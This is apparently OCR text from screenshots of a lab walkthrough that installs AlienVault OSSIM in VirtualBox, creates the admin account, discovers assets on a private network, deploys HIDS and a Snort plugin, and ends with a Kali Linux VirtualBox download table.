
Re-enter password to verify:


●●●●●●●●●●●●●


☐ Show Password in Clear


Screenshot | Go Back | Continue

Right Ctrl


OSSIM [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
https://cybersecurity.att.com/
Access the AlienVault web interface using the following URL:
https://172.16.17.230/
AlienVault USM 5.8.5 - x86_64 - tty1
alienvault login: _


AlienVault OSSIM [alienvault -
https://172.16.17.230/ossim/session/login.php
ALIEN VAULT OSSIM
Welcome
Congratulations on choosing AlienVault as your Unified Security Management tool. Before using your AlienVault, you will need to create an administrator user account.
If you need more information about AlienVault, please visit AlienVault.com.
Administrator Account Creation
Create an account to access your AlienVault product.
* Asterisks indicate required fields
FULL NAME *
Glen
USERNAME *
admin
PASSWORD *
strong
CONFIRM PASSWORD *
strong
E-MAIL *
reach.glens@gmail.com
COMPANY NAME
Share anonymous usage statistics and system information with AlienVault to help us make USM better. Learn More
START USING ALIENVAULT


AlienVault OSSIM [alienvault -
https://172.16.17.230/ossim/session/login.php
ALIEN VAULT OSSIM
alienvault 172.16.17.230
USERNAME
admin
PASSWORD
Forgot Password?
LOGIN


ALIEN VAULT OSSIM
WELCOME ADMIN | LOGOUT
Welcome to AlienVault OSSIM
Let's Get Started
1 NETWORK INTERFACES
2 ASSET DISCOVERY
3 DEPLOY HIDS
4 LOG MANAGEMENT
5 JOIN OTX
SKIP ALIENVAULT WIZARD
Configure Network Interfaces
The network interfaces in AlienVault OSSIM can be configured to run Network Monitoring or as Log Collection & Scanning. Once you've configured the interfaces you'll need to ensure that the networking is configured appropriately for each interface so that AlienVault OSSIM is either receiving data passively or has the ability to reach out to the desired network.
NIC
PURPOSE
IP ADDRESS
STATUS
eth0
Management
172.16.17.230
-
Information
Management: The Management interface was configured on the OSSIM Console and allows you to connect to the web UI. This interface cannot be changed from the web UI.
Network Monitoring: Passively listen for network traffic. Interface will be set to promiscuous mode. Requires a network tap or span. See Instructions on how to setup a network tap or span.
Log Collection & Scanning: Collect or receive logs from your assets, run an asset scan, or deploy the HIDS agent. Requires routable access to your networks.
Not in Use: Use this option if you do not want to use one of the network interfaces.
NEXT

ALIEN VAULT OSSIM

WELCOME ADMIN | LOGOUT

Welcome to AlienVault OSSIM

Let's Get Started

1 NETWORK INTERFACES

2 ASSET DISCOVERY

3 DEPLOY HIDS

4 LOG MANAGEMENT

5 JOIN OTX

SKIP ALIENVAULT WIZARD

Scan & Add Assets

In order to begin monitoring your environment we must first find the assets in your network. There are three (3) ways you can add assets to monitor: you can scan your network using network ranges, import a CSV of assets in your network, or you can add assets manually.

Add Asset Manually

Hostname | IP | Select an Asset Type | + ADD

SCAN NETWORKS | IMPORT FROM CSV

Search

HOSTNAME	IP	TYPE
alienvault	172.16.17.230	Linux
Host-172-16-17-16	172.16.17.16	Windows
Host-172-16-17-18	172.16.17.18	Network Device
Host-172-16-17-250	172.16.17.250	Linux
Snort	172.16.17.248	Network Device

SHOWING 1 TO 5 OF 5 ASSETS

FIRST PREVIOUS 1 NEXT LAST

BACK

NEXT

ALIEN VAULT OSSIM

WELCOME ADMIN | LOGOUT

Welcome to AlienVault OSSIM

Let's Get Started

1 NETWORK INTERFACES

2 ASSET DISCOVERY

3 DEPLOY HIDS

4 LOG MANAGEMENT

5 JOIN OTX

SKIP ALIENVAULT WIZARD

Deploy HIDS to Servers

For these devices we recommend deploying HIDS in order to perform file integrity monitoring, rootkit detection and to collect event logs. For windows machines the HIDS agent will be installed locally, for Unix/Linux environments remote HIDS monitoring will be configured.

WINDOWS (1) | UNIX / LINUX (1)

Enter the domain admin account to install the HIDS agent. The username and password you provide will *not* be permanently stored, it will be used to deploy an agent to the selected assets.

Username

Password

Domain (Optional)


DEPLOY


Deploy to the following hosts:


Local_172_16_0_0_16

BACK

NEXT


ALIEN VAULT OSSIM
WELCOME ADMIN | LOGOUT
Welcome to AlienVault OSSIM
Let's Get Started
1 NETWORK INTERFACES
2 ASSET DISCOVERY
3 DEPLOY HIDS
4 LOG MANAGEMENT
5 JOIN OTX
SKIP ALIENVAULT WIZARD
Set up Log Management
During the asset discovery scan we found 2 network devices on your network. Confirm the vendor, model, and version of the device shown. Click the "Enable" button to enable the data source plugin for each device.
ASSET
VENDOR
MODEL
VERSION
Host-172-16-17-18 (172.16.17.18)
ADD PLUGIN
Snort (172.16.17.248)
Snort
Snort
-
ADD PLUGIN
ENABLE
BACK
SKIP THIS STEP
NEXT



ALIEN VAULT OSSIM
WELCOME ADMIN | ALIENVAULT 172.16.17.230 | SETTINGS SUPPORT LOGOUT
DASHBOARDS
ANALYSIS
ENVIRONMENT
REPORTS
CONFIGURATION
OVERVIEW
EXECUTIVE
TICKETS
SECURITY
TAXONOMY
VULNERABILITIES
SECURITY EVENTS: TOP 5 ALARMS
No data available yet.
SIEM: TOP 10 EVENT CATEGORIES
22%
74%
Alert
Authentication
System
Access
TOP OTX ACTIVITY IN YOUR ENVIRONMENT
Connect your OTX account to get insight into emerging threats in your environment.
CONNECT ACCOUNT
SIEM VS LOGGER EVENTS
20h 21h 22h 23h 0h 1h 2h 3h 4h 5h 6h 7h 8h 9h 10h 11h
TOP 10 HOSTS WITH MULTIPLE EVENTS
172.16.17.230
172.16.17.16
SIEM: EVENTS BY SENSOR/DATA SOURCE
ANOMALIES
SSH
alienvault
SUDO





+ KALI LINUX VMWARE IMAGES

− KALI LINUX VIRTUALBOX IMAGES


Image Name	Torrent	Version	Size
Kali Linux VirtualBox 64-Bit (OVA)	Torrent	2021.1	3.6G
Kali Linux VirtualBox 32-Bit (OVA)	Torrent	2021.1	3.2G




